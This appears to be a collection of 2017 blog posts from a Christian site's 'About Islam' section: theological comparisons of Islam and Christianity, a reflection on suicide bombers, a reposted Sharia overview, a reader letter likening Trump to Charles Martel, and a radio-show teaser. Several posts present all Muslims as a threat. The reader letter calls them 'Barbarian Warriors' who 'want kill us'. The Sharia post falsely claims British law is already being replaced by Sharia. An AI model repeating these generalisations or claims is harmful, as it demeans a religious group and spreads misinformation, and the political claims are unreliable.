Dan Wolf is a researcher, analyst, and author. He has written three books examining the relationship between faith, freedom, virtue, and charity. Together these form the cornerstone of our purpose, and our society's foundational principles derived from those relationships. Links to his work can be found at the **Living Rightly** website.

Qutb, Sayyid, *Milestones*, p. 3, SIME ePublishing, 2005

Ibid, p. 89.

'But you are a chosen race, a royal priesthood, a holy nation, a people for God's own possession, so that you may proclaim the excellencies of Him who has called you out of darkness into His marvelous light, for you once were not a people, but now you are the people of God; you had not received mercy, but now you have received mercy.'

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* p. 51, Princeton University Press, 1981.

al-Misri, Ahmad ibn Naqib, *Reliance of the Traveller: A Classic Manual of Islamic Sacred Law,* amana publishing. Copies are available in many bookstores or on-line at sites such as **http://www.actmemphis.org/Reliance-of-the-Traveller2_complete.pdf.**

Pickthall, M.M., *The Meaning of the Glorious Qur'an*, amana publishing, 1999.

Wolf, Dan, *A War for God*, pp. 28-9, living rightly publications, 2017.

As cited in Darwish, Nonie, *Cruel and Usual Punishment*, p.40, Thomas Nelson, 2008.

Inter-Faith Myths and Islam – Part 2 A Christian Perspective

JUNE 17, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, INTERFAITH, ISLAM

Article 2 in the series *(**see full Interfaith list here**)* and also see indepth webinar by Dr. Mark Christian, called **Beheading the Church here on American Pastors Network**.

by Dan Wolf *(see full Interfaith list **here**)*

Inter-Faith Myths and Islam presented ideas expressed during two Richmond 'inter-faith' events about Islam. *Ignored is the fact many of these 'truths' are not only contrary to, but incompatible with Christianity.* We will cover some of the same ground presented in the first article, but this time with a basis in Christian thought.

This is critical for two reasons. First, the Muslim Brotherhood seeks to manipulate other religions by subverting the inter-faith movement. We know this from the documents recovered in the **Holy Land Foundation** trial. Second, many Christians today do not have a very deep understanding of their own faith, which leaves them vulnerable to manipulation. But let me reiterate once again, the underlying issue is not Muslims but Islam's ideology.

So where to begin? Islam created no new ideas in terms of who God is or the relationship between man and God as we will see below. Two timelines are presented to provide some context for this discussion. The first timeline details when some people relevant to the development of Christian and Islamic thought lived. It is of course not exhaustive, but those included are significant. Individuals influencing Christian thought lie above the timeline, those relevant to Islam below it.

A few points of historical reference are in order. First, Plato and Aristotle were both pagans, but their thoughts had great influence on later generations. But there is a difference in each one's orientation, as shown in Raphael's painting *The Schools of Athens*. Plato is pointing to God and the heavens, Aristotle the earth and man. Creator versus created. Second, Augustine lived during the final days of the western Roman Empire in the early fifth century. Third, Plotinus' book The Enneads outlines the neoplatonic thought influencing the Islamic concept of Allah. Aristotle's Hellenistic thought also influenced Islamic thought and concepts. Note Muhammad lived around 600 AD after everyone just noted, except Thomas Aquinas.




Figure 1: Timeline of People Relevant to Christian and Islamic Thought

There are several important points to also note in regards to the Bible itself. The Old Testament books (Genesis through Malachi) were written about 2,500 to 3,500 years ago. The first five books of the Old Testament (Genesis, Exodus, Leviticus, Numbers, and Deuteronomy) are the Jewish Torah. The earliest manuscripts we have for the Old Testament are the Dead Sea Scrolls which date to the first and second century BC.

The New Testament books (the four Gospels of Mathew, Mark, Luke, and John through the book of Revelations) were all written in the latter half of the first century AD. The earliest scrap we have from the New Testament comes from the Gospel of John and dates to about 114 AD. We have manuscripts for most of the New Testament dating to within 200 years of their original writing, and manuscripts for the entire New Testament within 300 years. Both the number of manuscripts (over 5,300) and their consistency are unequalled when looking at Ancient World documents.

The second timeline outlines Islam's development within its historical context. The Qur'an's verses were collected after Muhammad's death in the seventh century, but due to the nature of the Arabic language at that time many variant readings developed from these writings. Variant readings result from the insertion of different pointing and diacritical marks into the text. These additional markings resulted in different meanings being derived from the same text. It was not until the tenth century that the fourteen accepted variant readings that are today's Qur'an came into existence.




Figure 2: Timeline of Islam's Development

Ignaz Goldziher wrote about these outside influences on Islam early in the twentieth century. He said,

> The dogmatic development of Islam took place under the sign of Hellenistic thought; in its legal system the influence of Roman law is unmistakable; the organization of the Islamic state as it took shape during the Abbasid caliphate shows the adaptation of Persian political ideas; Islamic mysticism made use of Neoplatonic and Hindu habits of thought. In each of these areas Islam demonstrates its ability to absorb and assimilate foreign elements so thoroughly that their foreign character can be detected only by the exact analysis of critical research.
>
> With this receptive character Islam was stamped at its birth. Its founder, Muhammad, did not proclaim new ideas. He did not enrich earlier conceptions of man's relation to the transcendental and infinite.... The Arab Prophet's message was an eclectic composite of religious ideas and regulations. The ideas were suggested to him by contacts, which had stirred him deeply, with Jewish, Christian, and other elements, and they seemed to him suited to awaken an earnest religious mood among his fellow Arabs. The regulations too were derived from foreign sources; he recognized them as needed to institute life according to the will of God.

Many of the ideas incorporated into Islam came from what Christianity considers heresies. From heretical Christian sects ideas such as *Jesus is only a man*, and as a man his death on the cross would have meant nothing as there would have been no divine sacrifice given. Gnosticism began developing in the second century. From gnosticism Islam borrowed ideas such as *Jesus was only a prophet*, and *he was not crucified* as God would not let one of His prophets die such a humiliating death.

From its pagan cultural roots Islam adopted the ideas of slavery, polygamy, demonic pollution, and easy divorce (for the man at least). Also, the entire pilgrimage to Mecca (the Hajj, one of the five pillars of Islam) was taken from pagan practices. Practices included kissing a stone in the Kaaba itself, circling the Kaaba seven times representing the seven known planets, and casting stones at pillars in the town of Mina to ward off evil. The Kaaba is the building at the center of Islam's most sacred site, the mosque in the city of Mecca. The worship of stones and other objects by Arab tribes is documented by both the Roman historian Tacitus and early church father Clement of Alexandria in the second and third centuries.

Finally, the concept of Allah was significantly influenced by the Roman pagan philosopher Plotinus. Besides his book The Enneads, where he wrote about his concept of first cause (God) in the third century, he also wrote books on basic logic and geometry that were used in Arab education into the twentieth century. It is to the topic of God that we now turn.

Myth: Muslims and Christians Worship the Same God

Unlike God, Allah is pure will; without any being, nature, or essence. He is absolutely inscrutable. Islam presents a form of nominalism, that universals exist as names only without any basis in realty. The conclusion of this line of thought can be expressed as follows,

> Allah is absolutely One, He is only absolute will.
>
> As Allah is only absolute will, He has no Being.
>
> As Allah has no Being, He has no essence (nature).
>
> As Allah has no essence, He has no essential attributes.
>
> As Allah has no essential attributes, any attempts to depict Him are blasphemy.

The upshot of this line of thought is that *Allah is the cause of all things, but those actions do not tell us anything about Allah's nature*. They are merely the things Allah causes. Allah is the source of all actions, because there is nothing else within this belief system capable of causing anything. *Therefore, Allah must be the cause of both good things and evil things*. The sura below supports this notion. It should be mentioned the Qur'an is written in first person. References to terms such as I, Me, and We refer to Allah. Other terms, such as Beneficent and Merciful, are some of the names of Allah. From sura 32.13,

> *And if We had so willed, We could have given every soul its guidance, but the word from Me concerning evildoers took effect: that I will fill Hell with the jinn and mankind together*.

This idea is the opposite of Christianity. God is good. Evidence of His love lies in this, that He first gave us life. For to be is surely better than not to be. *Why would a rational orderly Creator create something that He does not love*? It is man's turning away from God and His purpose for us that is the cause of evil. Evil is our fault, God is not to blame.

A couple more differences before we close this section. First, within Islam the Trinity (God the Father, Son, and Holy Spirit) is considered to be blasphemy. Sura 5.73 says *They surely disbelieve who say: Lo! Allah is the third of three; when there is no God save the One God. If they desist not from so saying, a painful doom will fall on those who disbelieve.*

Another gnostic influence on Islam in terms of who the Trinity consists comes from sura 5.116. Instead of a single essence with three beings (one God as Father, Son, and Holy Spirit), we have the following,

> And when Allah says: O Jesus son of Mary! Did you say unto mankind: Take me and my mother for two gods beside Allah? He says: Be glorified! It was not mine to utter that to which I had no right. If I used to say it, then You know it. You know what is in my mind, and I know not what is in Your mind. Lo! You, only You, are Knower of Things Hidden.

Compare that to the following passages from the Gospel of John within the Bible.

> In the beginning was the Word, and the Word was with God, and the Word was God. He was with God in the beginning. (John 1:1-2)
>
> When the Counselor comes, whom I will send to you from the Father, the Spirit of truth who goes out from the Father, he will testify about me. (John 15:26)

Islam's concept of God in the above passages attempts to confine Him to strictly physical concepts, but He is beyond space and time. Islam's ideas are not only contrary to Christian thought, they are incompatible with it. *John describes anti-Christs in his first and second letters*. Relevant passages include,

> And every spirit that does not confess Jesus is not from God; this is the spirit of the antichrist, of which you have heard that it is coming, and now it is already in the world. (1 John 4:3)
>
> For many deceivers have gone out into the world, those who do not acknowledge Jesus Christ as coming in the flesh. This is the deceiver and the antichrist. (2 John 1:7)

Islam denies both the Trinity (Father, Son, and Holy Spirit) and the incarnation of God through Christ. These views could not be more opposite and in fact from a Christian perspective are blasphemy.

Myth: Man Has the Same Place Within Creation Between Islam and Christianity

Within both Islam and Christianity, all things were created by God. But there the similarity ends. *As Allah is pure will, man cannot be created in Allah's image. Instead man is Allah's slave and his sole purpose for existence is to worship Allah*. The following three passages from the Qur'an testify to this position.

> I created the jinn and humankind only that they might worship Me. (S51:56)
>
> There is none in the heavens and the earth but comes unto the Beneficent as a slave. (S19:93)
>
> The (faithful) slaves of the Beneficent are they who walk upon the earth modestly, and when the foolish ones address them answer: Peace. (S25:63)

Compare this notion to the following passage from the Bible. Galatians is one book within the Bible's New Testament.

> But when the fullness of the time came, God sent forth His Son, born of a woman, born under the Law, so that He might redeem those who were under the Law, that we might receive the adoption as sons. Because you are sons, God has sent forth the Spirit of His Son into our hearts, crying, "Abba! Father!" Therefore you are no longer a slave, but a son; and if a son, then an heir through God.
>
> However at that time, when you did not know God, you were slaves to those which by nature are no gods. But now that you have come to know God, or rather to be known by God, how is it that you turn back again to the weak and worthless elemental things, to which you desire to be enslaved all over again? (Galatians 4:4-9)

It is ironic that the form of adoption mentioned above in Galatians, before Islam, was the very form that existed within the Arab culture. When someone was adopted they became in every respect a son or daughter, they were no different from a natural born child. *Arab culture had this aspect of our nature right before Islam*.

We can go further yet. From the Gospel of John again, we have the following words from Jesus himself,

> No longer do I call you slaves, for the slave does not know what his master is doing; but I have called you friends, for all things that I have heard from My Father I have made known to you. (John 15:15)

Myth: The Relationship Between God and Man Is the Same Within Islam and Christianity

As God's and man's nature both differ between Islam and Christianity, it should be no surprise that the relationship between God and man also differs. *Within Islam man simply exists to obey*. *Within Christianity, man was intended to know his Creator*. We are to have a personal relationship with Him and to become good, like He is, to the extent that we are able, given the gifts which each one of us has been blessed.

Such a profound difference rests on the *difference in man's very nature between Islam and Christianity*. Within Christianity, God gave man His image. This is possible because God had a being, nature, and essence to give. *As Allah is pure will, there is no basis for man receiving God's image*. In the words of St. Thomas, how can one give what they have not got? *Within Islam man is no different from the rest of creation*.

Clement of Alexandria about 200 AD said there are several implications arising from the special place that man has in creation. These are; (1) the need to know oneself, (2) we all have an equality of nature, (3) we all have choice, and (4) we have all been given freedom.

We have each received the gift of free will, freedom. It is a part of our very nature. We are each responsible for our own actions. As such we are called to do good out of love for our fellow man, to perform individual acts of charity. *Charity is not the role of government, but our responsibility and ours alone*. *Those who advocate wealth redistribution through government do not support Christian tenets*.

I mentioned earlier that the concept of Allah was heavily influenced by Plotinus' ideas written in the third century. *Within Christianity, man is by nature free*. This is a positive attribute, and necessary for us to fulfill our shared purpose. However, Plotinus did not view freedom as a positive attribute. Instead freedom is the negation of a negative. It is what you have when you are not being coerced as your natural state is that of a slave. W*ithin Islam your natural state is not to be free but rather a slave*.

H*ow much more different could Islam and Christianity be*? One final question. *Why are these inter-faith events only being held in secular venues (such as colleges) and churches, and not in mosques where Muslims can hear the truth as well?* After all, we are not only called to seek the truth but to speak it to those who do not know it, the very opposite of 'inter-faith' principles. *Is it Christians in need of the truth or Islam?*

It is my profound wish that you learn and understand the truth, wherever it leads you. There are many good books that have been written on the subject matter in these two articles. I've recently written a book that attempts to present in a single work the relevant differences between Islam and Christianity across these and a number of other dimensions. More importantly, it points to

many original sources where one can go to learn more. I hope that you will consider it as you search for the truth on your journey.

Dan Wolf is a researcher, analyst, and author. He has written three books examining the relationship between faith, freedom, virtue, and charity. Together these form the cornerstone of our purpose, and our society's foundational principles derived from those relationships. Links to his work can be found at the **Living Rightly** website.

A copy of the Muslim Brotherhood memorandum is available in Arabic and English at **https://www.documentcloud.org/documents/228562-elbarasse-search-3.html.** Accessed May, 2017.

Wolf, Dan, *A War for God*, p. 8, living rightly publications, 2017.

Ibid, p. 34.

Goldziher, Ignaz, *Introduction to Islamic Theology and Law*, pp.4-5, University of Princeton Press, 1981.

Wolf, Dan, *A War for God*, p. 132, living rightly publications, 2017.

Pickthall, M.M., *The Meaning of the Glorious Qur'an*, amana publishing, 1999.

Genesis 1:26, Then God said, "Let Us make man in Our image, according to Our likeness; and let them rule over the fish of the sea and over all the earth, and over every creeping thing that creeps on the earth."

Wolf, Dan, *A War for God*, p. 121, living rightly publications, 2017.

Wolf, Dan, *Collectivism and Charity*, pp. 7-17,living rightly publications, 2016.

A Cocktail, A Comfy Chair and A Crown of Thorns

MAY 29, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Andrew W. Fuller | **The Fuller Report**

Last week's events in Manchester, England, reminded me of the following article which I wrote ten years ago in March 2007. They are a reflection on the futility of the suicide bomber, compared to the death of Him who knew exactly what He was doing in offering His life as a sacrifice for the cause of His Kingdom.

A survivor who saw the driver of the truck said that he was smiling as he drove to his destruction. On October 23rd, 1983, a truck laden with explosives was crashed into the American marine compound in Beirut killing 241 American servicemen and several Lebanese. A similar incident at the same moment in the neighboring French compound killed 58. Two suicide bombers took more than 300 people with them into eternity. The Middle East has been filled with these incidents over recent years; Lebanon, Israel, Gaza and Iraq. The latter is presently the site of daily occurrences of this kind taking dozens, if not hundreds of lives.

In 1993, in his first western television interview Sheikh Hassan Nasrullah, the leader of the Hezbollah, attempted to explain the attitude of mind of a Muslim martyr. He spoke of one who drives a truck with a smile on his face, knowing he is entering into true life. He likened this to a

person being in a sauna for a long time. *"He is very thirsty and tired and hot and he is suffering from the effects of the high temperature. Then he is told that if he opens the door, he can go into a quiet, comfortable room, drink a nice cocktail and hear classical music. Then he will open the door and go through without hesitation, knowing that what he leaves behind is not a high price to pay, and what awaits him is of much greater value"*

During the Iran/ Iraq war, teenage Iranians would fold Qu'ranic inscriptions inside black bandannas and bind them around their foreheads. They would then head off to the front. Some of them marched into minefields to clear them in their quest for eternity; others willingly sacrificed themselves in waves of no-man's-land warfare. One young soldier stated: *"..to be martyred while opposing God's enemies brings us closer to God. There are two phases to martyrdom: we approach God and we also remove the obstacles that exist between God and the people. Those who create obstacles for God in this world are the enemies of God"* Another wrote, shortly before his death: *"I'm not frightened of the day of resurrection…when the first drop of martyr's blood is spilt, all his sins are cleansed"*

According to a saying of Mohammed martyrdom equates to an atonement of blood sacrifice. Among six things the martyr receives from Allah, he is forgiven at the first shedding of his blood. In the Palestine of today there is little hope. The young man born in a refugee camp has no hope of returning to the land his ancestor's farmed. His home may lie in ruins, victim of Israeli retribution. He has no hope of a worthwhile job and no hope of escape to another land where he can be treated as an equal and a citizen. The offer of the blessings of martyrdom is attractive by comparison.

Similarly, for the frustrated son of Muslim immigrants to the cities of Western Europe, there is an attraction. Growing up in the French HLM, or the English inner-city, color and cultural divide cause him to fall victim to derogatory racial epithets. Subtle profiling may hinder his opportunity for education and employment. He was born into the so-called developed world, but his roots are in the under-developed world his parents left decades before. Radical Islam offers him a hope and an identity.

We do not know what exactly was in the minds of Mohammed Atta and his brethren in the days preceding September 11, 2001, nor in the mind of Abdel-Basset Odeh on the morning of March 27, 2002 before he walked into a Netanya hotel and detonated his bomb amidst a crowd of Israeli Jews celebrating Passover. They are among the most well-known of multitudes down the ages who have pursued a suicidal course on behalf of the Lord of Death. Whether attracted by a quiet release from pain, the memorial of a blaze of glory or the carnal pleasure of perpetual virgins, the attraction of suicide in the cause of Islam is selfish. Crowned with the words of Allah, burdened by personal pain and clinging to a vain promise of atonement, the martyr enters an empty eternity in search of a comfy chair and a long cool drink.

But we do know what was in the mind of another who went willingly to his death. The Word of God tells of him: *Who being very nature God, did not consider equality with God something to be grasped, but made himself nothing…humbled himself and became obedient to death – even death on a cross!* He who knew no wrongdoing, who was pure and spotless, willingly gave his life, not for personal gain, but for the salvation of his brothers. As he went to his death he struggled under the weight, not of a bomb, but of a wooden cross whose explosive consequence has shattered the darkness and restored the lives of a multitude of broken people. As he allowed himself to be nailed to that cross, surrendering himself, he allowed not a headscarf filled with Arab script, but a crown of thorns to be pressed down upon his brow. And there upon the brow of the King of Kings spout a thousand bloody pinpricks, each one offering a cleansing atonement to the life of a would-be martyr; each one proclaiming love for the sons of Ishmael.

On a dark day, long ago He stumbled under the weight of His cross. Another was recruited to carry it for him. Nothing justifies the violent actions of the *Shahid,* the Muslim martyr, but our challenge today is to lay aside our own lives, lift the burden of his cross and share for him the power of the blood that can set all men free!

Robert Fisk -The Great War for Civilization – 2005, Alfred A Knopf – p. 477

Ibid – p. 203

Ibid – p. 286

Al-Miqdam ibn madikarib Ma'dikarib MISHKAT AL-MASABIH "The martyr receives six good things from Allah: he is forgiven at the first shedding of his blood; he is shown his abode in Paradise; he is preserved from the punishment in the grave; he is kept safe from the greatest terror; he has placed on his head the crown of honour, a ruby of which is better than the world and what it contains; he is married to seventy-two wives of the maidens with large dark eyes; and is made intercessor for seventy of his relatives." Tirmidhi and Ibn Majah transmitted it.

Philippians 2:6 – 8

A Short Overview of Sharia

MAY 22, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Bill Warner | **Polticial Islam**

Since Islam is primarily a political system, it would only make sense that it has a legal code. The Islamic legal code is called Sharia (also shariah), meaning the way. The source of the Sharia is the Koran and the Sunna (found in the Sira and the Hadith). Since the Sunni Muslims and Shia Muslims do not agree on which Hadith to use, they have slightly different Sharia systems.

Sharia law covers all aspects of life, including how a man and woman should have sex, for instance. Roughly there are five areas of Sharia law:

1. Belief-Allah, His angels, His books, His prophets, the Day of Judgment and the decrees of God.
2. Moralities-giving good counsel, humility, patience and so forth.
3. Devotions-the Five Pillars, alms, pilgrimage to Mecca, and jihad.
4. Transactions-business law, marriage, divorce and disputes.
5. Punishments-stoning, amputation, lashings, and retaliation.

Some divide Sharia law into religious law and the rest.

All Sharia is based upon dividing all actions into forbidden (haram, haraam) and permitted (halal). Things that are halal, permitted, are further divided into five classes such as acts that are desirable, but may be omitted. Things that are haraam, forbidden, are divided into three categories, such as strictly forbidden or unclean.

There are four branches to Sunni Sharia law. They differ in small matters, but just like the Shia Sharia law they all agree that kafirs are not equal to Muslims under Sharia law. Said another way, all of the differences between Sharia law schools do not affect the law with regards to kafirs. Jihad is included in every school of law.

The important thing about Sharia law is that it is perfect and sacred. Law based upon democratic process is offensive to Islam because such law is based upon people. Sharia law is based upon the Koran and Mohammed, the only perfect guidance. Therefore, it is an offence to Islam for Muslims to have to live under democratic constitutional law. This is the reason that Muslims want to replace our banking laws with Sharia law and replace our family law with Sharia law.

Islam demands that Muslims form their own political units without kafir influence. The thin end of the longest wedge is to demand that Muslims live outside kafir law in family and banking. Already, in England Islamic family law supersedes British law in families. There is no end to Islamic demands for power. So one day, Muslims in Britain will live under their own law, judges and police. The final stage is when Sharia law replaces English law in totality and kafirs have to live under Sharia law as dhimmis. The British have decided not to oppose this process, but for it to happen slowly and smoothly.

There are some Muslims who oppose Sharia law. It is unclear how one could become a Muslim and believe that everything in the Koran is perfect and that the Sunna of Mohammed is ideal pattern of life and then turn around and say that Sharia is not to be lived under for some reason. Each and

every law in the Sharia can be traced back to the Koran and Sunna. Any Muslim who denies the truth of the Sharia is a hypocrite and is kufr (has thoughts of unbelief). Once you buy into the Koran and the Sunna, the Sharia is just a step away.

The Sharia is based upon dualistic ethics. As you will see below in the actual laws, kafirs are abused, poorly treated and can be killed in jihad. Women are second class citizens. Slavery is a well regulated business. Dhimmi laws are part of Sharia, as well.

What about a reformed Sharia? Reform means that humans will be discussing which part of the Koran or the Sunna they will be judging as wrong for humans. What part of the Koran or the Sunna is wrong? None, because they are perfect, eternal, universal and complete. How could you improve perfection? If you changed any of the Trilogy, then it would not be eternal. Sharia cannot be improved, reformed or changed.

The source of any change would be human. Humans cannot change what is sacred. To change the Sharia would mean changing Allah. Only Allah could make any changes to Allah. Again, changing the Sharia is a logical impossibility. You can no more reform the Sharia than you can reform a circle.

The actual law

The best to learn about Sharia law is to examine the actual laws. The best source is ***Reliance of the Traveller***, translated by Nuh Ha Mim Keller, by Amana Publications, 1994. The Sharia is organized in an outline form and each case quoted below will be referenced by the index number.

Imitating the kafir

Even if the kafir has a better way, a Muslim should not imitate it.
e4.1 It is kufr (unbelief) to turn from the Sunna to imitate the kafir, when one believes that the kafir way is superior to the Sunna.

Forced marriage

A woman may be forced to marry a person whom she does not want.
m3.13 … Whenever the bride is a virgin, the father or the father's father may marry her without her permission, though it is recommended to ask her permission if she has reached puberty. A virgin's silence is considered as consent.

Forced sex

The wife must have sex whenever her husband demands it.
m5.1 It is obligatory for a woman to let her husband have sex with her immediately when:
(a) He asks her;
(b) At home;
(c) She can physically endure it.

Wife Beating
The Koran says that a wife can be beaten. Mohammed recommended wife beating in his last sermon at Mecca. Here is the Sharia:

DEALING WITH A REBELLIOUS WIFE
m10.12 When a husband notices signs of rebelliousness in his wife whether in words as when she answers him coldly when she used to do so politely. or he asks her to come to bed and she refuses, contrary to her usual habit; or whether in acts, as when he finds her averse to him when she was previously kind and cheerful), he warns her in words without keeping from her or hitting her, for it may be that she has an excuse.

The warning could be to tell her,
"Fear Allah concerning the rights you owe to me,"
or it could be to explain that rebelliousness nullifies his obligation to support her and give her a turn amongst other wives, or it could be to inform her,
"Your obeying me is religiously obligatory".
If she commits rebelliousness, he keeps from sleeping (having sex) with her without words, and may hit her, but not in a way that injures her, meaning he may not bruise her, break bones, wound her, or cause blood to flow. It is unlawful to strike another's face. He may hit her whether she is rebellious only once or whether more than once, though a weaker opinion holds that he may not hit her unless there is repeated rebelliousness.

Apostacy–leaving Islam. The penalty is death.
o8.1 When person who has reached puberty and is sane voluntarily apostatizes from Islam, he deserves to be killed.
The law goes on in great deal about how one may be an apostate. Being sarcastic about Allah or Islam is apostacy.

Jihad
Jihad is a part of Sharia law since jihad is part of the Trilogy.

o9.0
Jihad means to war against kafirs and derived from the word mujahada, signifying warfare to establish the religion. …

o.9.1 Jihad is a communal obligation. When enough people perform it to successfully accomplish it, it no longer obligatory upon others.

o.9.4 Those called upon (to perform jihad when it is a communal obligation) are every able-bodied man who has reached puberty and is sane.

o.9.8 the caliph makes war on Jews, Christians, and Zoroastrians (provided that he has first invited them to enter Islam in faith and practice, and if they will not, then invited them to enter the social order of Islam by paying the Muslim poll tax (jizya ...)

o9.13 When a child or a woman is taken captive, they become slaves by the fact of capture, and the woman's previous marriage is immediately annulled.

Dhimmis

The Sharia is very detailed how the dhimmi will live under Islamic domination.
O11.1 a formal agreement with Jews, Christians, Zoroastrians, Samarians, Sabians, and those who adhere to the religion of Abraham of one of the other prophets.

o11.3 such an agreement is only valid when the subject peoples:
(a) follow the rules of Islam
(b) and pay the kafir poll tax (jizya)

o11.5 Kafir subjects are obliged to comply with Islamic rules that pertain to the safety and indemnity of life, reputation, and property. In addition, they:
(1) are penalized for committing adultery or theft, though not for drunkenness.
(2) Are distinguished from Muslims by dress
(3) Are not greeted by "as Salamu alakym" (peace to you).
(4) Must keep to the side of the street;
(5) May not build higher than the Muslims' buildings
(6) Are forbidden to openly display wine or pork. (or to ring church bells or display crosses) recite the Torah or Gospels aloud, or make public display of funerals and feast days.
(7) And are forbidden to build new churches.

Art

There are very good reasons that you do not see any great Islamic paintings or sculpture.
P44.1 The Prophet said:
(1) Every maker of pictures will go to the fire, where a being will be set uipon him for each picture, to torment him in hell.
(2) Whoever makes an image shall be required (on Judgment Day) to breathe a spirit into it, but will never be able to do so.

R40.1
Mohammed said: Allah Mighty and Majestic sent me as a guidance and mercy to believers and commanded me to do away with musical instruments, flutes, strings, crucifixes and the affair of the pre-Islamic period of ignorance .

The choices above are some of the more interesting items to find in a book of law.

Posted by Bill Warner | Permalink: **http://politicalislam.com/a-short-overview-of-sharia-law/**

Copyright © 2009 CBSX, LLC

Our Hope is Trump will be Our Charles Martel

MAY 22, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

The Islamic are:

- 1/3 Religious- Mohammed/Allah
- 1/3 Government- Sharia Law
- 1/3 Barbarian Warriors- Jihad.

Their message is clear that they want kill us and the Jews- Remember 9/11.

My hope is President Trump will be our Charles Martel and stop the Islamic conquest of America.

Greene Hollowell
Richmond, VA

Who was this Charles Martel known as "The Hammer"?

from Blazing Cat Fur:


Donald Trump And Charles "The Hammer" Martel

In 732 A.C.E., the Umayyad Islamic Terror Caliphate in occupied Spain, or what was then al-Andulus, invaded the Duchy of Aquitane or what is now south-western France, and ransacked the French city Bordeaux. Seeing the grave threat of the ravaging Islamic forces to Christianity and his Frankish Kingdom, Charles Martel marshaled his forces, and defeated the radical Islamic general Abdul Rahman Al Gahafiqi in the battle of Tours-Poitiers (a little east of Normandy).

In 732, in the face of massive Islamic victories, Martel's Christian victory gave hope to the Christians and they renamed him Charles "The Hammer" Martel. (For an excellent video of the

Tours Battle see **Tours Battle Video here**.)

https://youtube.com/watch?v=




Martel's victory steeled the arc of Christian Europeans, and enabled them to defeat the rampaging radical Islamic terrorists of that day.

Today in 2017, US President Donald J. Trump sees the same existential threat of radical Islamic terror to the United States and the Free World. And, we must all support him, and pray for his absolute success: Failure is not **an option.**

SOURCE: **BLAZING CAT FUR**

Chrislam Marches On – Part 1 and the Threat to the Christian

MAY 16, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM



First published June 7, 2016 on **Fortress of Faith**

In today's discussion *Fortress of Faith Radio by Tom Wallace and Shahram Hadian discuss the interfaith movement and Chrislam, which poses a very real threat to Christians being deceived by Islam*

Listen to the program on

Why Is The Interfaith Movement So Dangerous?

